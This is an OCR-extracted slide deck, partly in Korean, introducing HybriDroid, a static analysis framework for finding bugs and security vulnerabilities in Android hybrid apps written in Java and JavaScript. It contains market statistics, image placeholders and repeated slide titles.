PLRG

ASE 2016


HybriDroid:
Static Analysis Framework for Android Hybrid Applications

Sungho Lee
KAIST

Julian Dolby
IBM Research


Sukyoung Ryu
KAIST

SIGPL Summer School 2017



Android App Market


PLRG



Source: Statista, 2017

Three Types of Android Apps

PLRG



Three Types of Android Apps

PLRG

"*2016*년까지 *50%*이상의 모바일 앱이 하이브리드 앱으로 개발될 것"

Gartner - Janessa Rivera


source: http://www.gartner.com/newsroom/id/2324917

"*2014 - 2015*년, 앱 개발시에 **가장 선호하는 개발 방법**은 하이브리드 앱"

OutSystems

source: http://www.hlmtemp35.com/cm/dpl/downloads/articles/236/Mobile-Trend-Statistics-Survey-2014.pdf


source: https:// www.outsystems.com/1/mobility-custom-apps-report



Android Java 와 JavaScript로 개발된 안드로이드 하이브리드 앱의 결함 및 보안 취약성 검출

Android Java 와 JavaScript로 개발된 안드로이드 하이브리드 앱의 결함 및 보안 취약성 검출


Flood of Mobile Platforms



iOS


Building an App for Multiple Platforms


PLRG



Building an App for Multiple Platforms

PLRG






Building an App for Multiple Platforms

PLRG

